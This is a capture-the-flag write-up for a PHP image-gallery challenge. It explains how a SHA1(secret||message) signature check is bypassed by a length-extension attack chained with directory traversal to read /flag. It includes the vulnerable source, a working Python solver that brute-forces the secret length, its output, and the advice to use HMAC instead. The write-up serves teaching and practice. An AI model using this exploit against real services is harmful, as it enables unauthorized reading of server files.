

Statement #
Woof woof
http://chal.competitivecyber.club:7777
Author: Dylan (elbee3779)
Overview #
The challenge provides a small image gallery and the following files:
.
├── assets
│   ├── BAD.gif
│   ├── script.js
│   └── style.css
├── index.php
├── pupper
│   ├── 1.png
│   ├── 2.png
│   ├── 3.png
│   ├── 4.png
│   ├── 5.png
│   ├── 6.png
│   ├── 7.png
│   └── 8.png
└── view.php

2 directories, 13 files
Clicking an image opens /view.php with two parameters: pic, taken from the
rel attribute, and hash, taken from media.
<a href="#" media="06dadc9db741e1c2a91f266203f01b9224b5facf" rel="1.png">
	<img src="pupper/1.png" alt="">
</a>
The decisive check is in view.php:
<?php
	$pic = $_GET['pic'];
	$hash = $_GET['hash'];
	if(sha1("TEST SECRET1".$pic)==$hash){
		$imgdata = base64_encode(file_get_contents("pupper/".str_replace("\0","",$pic)));
		echo "<!DOCTYPE html>";
		echo "<html><body><h1>Here's your picture:</h1>";
		echo "<img src='data:image/png;base64,".$imgdata."'>";
		echo "</body></html>";
	}else{
		echo "<!DOCTYPE html><html><body>";
		echo "<h1>Invalid hash provided!</h1>";
		echo '<img src="assets/BAD.gif"/>';
		echo "</body></html>";
	}
	// The flag is at /flag, that's all you're getting!
?>
pic controls the path passed to file_get_contents(), while hash must
equal SHA1(secret || pic). Directory traversal alone is therefore not enough:
the server rejects any filename whose signature we do not know.
The loose comparison (==) initially suggests PHP type juggling. That
route, however, would require a 0e... SHA1 hash for an input that also reaches
/flag, which is not realistic here. The SHA1(secret || message)
construction provides a much more direct route.
Solution #
SHA1 #
SHA1 uses the Merkle-Damgård construction, as do MD5 and some SHA2 variants. The following diagram summarizes how it works:

SHA1 pads the message with the 0x80 byte, zero bytes, and its bit length
encoded over 8 bytes. The result is split into 64-byte blocks. Each block
updates an internal state initialized with the h0 through h4 constants.
The final digest exposes exactly this state after the last block.
Extending a signed message #
This property enables a length extension attack. Given
SHA1(secret || message), it is possible to compute the signature of:
secret || message || padding || extension
The secret remains unknown, but the known digest of secret || message
provides the internal state needed to continue the computation. Only the
secret length must be guessed to reconstruct the correct padding.

In view.php, both the signed value and the path being read come from pic:
$pic = $_GET['pic'];
$hash = $_GET['hash'];
if(sha1("TEST SECRET1".$pic)==$hash){
	$imgdata = base64_encode(file_get_contents("pupper/".str_replace("\0","",$pic)));
	echo "<!DOCTYPE html>";
	echo "<html><body><h1>Here's your picture:</h1>";
	echo "<img src='data:image/png;base64,".$imgdata."'>";
	echo "</body></html>";
}
We already have a valid signature for 1.png:
06dadc9db741e1c2a91f266203f01b9224b5facf. It lets us extend the message
with /../../../../../flag and produce the matching hash without knowing the
secret. The str_replace("\0", "", $pic) call removes the padding’s null
bytes, but leaves the 0x80 byte and the bytes encoding the length. They
therefore remain attached to 1.png in a single path component. The first
/.. cancels that 1.png + padding component; the remaining ones traverse
upward from the pupper/ directory until /flag can be reached.
Exploitation #
The hlextend library builds the extended message and resumes SHA1 from the known digest. The loop tries several secret lengths; as soon as the guess is correct, the server accepts the new hash.
import requests
import hlextend

for i in range(1, 30):
    sha = hlextend.new('sha1')
    pic = sha.extend(b'/../../../../../flag', b'1.png', i, '06dadc9db741e1c2a91f266203f01b9224b5facf')
    hash = sha.hexdigest()
    url = f'http://chal.competitivecyber.club:7777/view.php?pic={requests.utils.quote(pic)}&hash={hash}'
    r = requests.get(url)
    if 'Invalid hash provided!' not in r.text:
        print(r.text)
        break
The valid response contains the image encoded as Base64. In this case, that
content is the /flag file itself:
$ python3 solver.py
<!DOCTYPE html><html><body><h1>Here's your picture:</h1><img src='data:image/png;base64,cGN0ZnszeHQzbmRfbXlfdGg0bms1X2U5YjVmNmFhMDd9Cg=='></body></html>

$ echo "cGN0ZnszeHQzbmRfbXlfdGg0bms1X2U5YjVmNmFhMDd9Cg=="|base64 -d
pctf{3xt3nd_my_th4nk5_e9b5f6aa07}
Flag: pctf{3xt3nd_my_th4nk5_e9b5f6aa07}
Conclusion #
The integrity check appears to prevent changes to pic, but
SHA1(secret || message) is not a secure MAC. The digest of a legitimate
image is enough to sign an extension of the message; the directory traversal
appended to that extension can then read the flag. An HMAC such as HMAC-SHA256
would prevent this attack.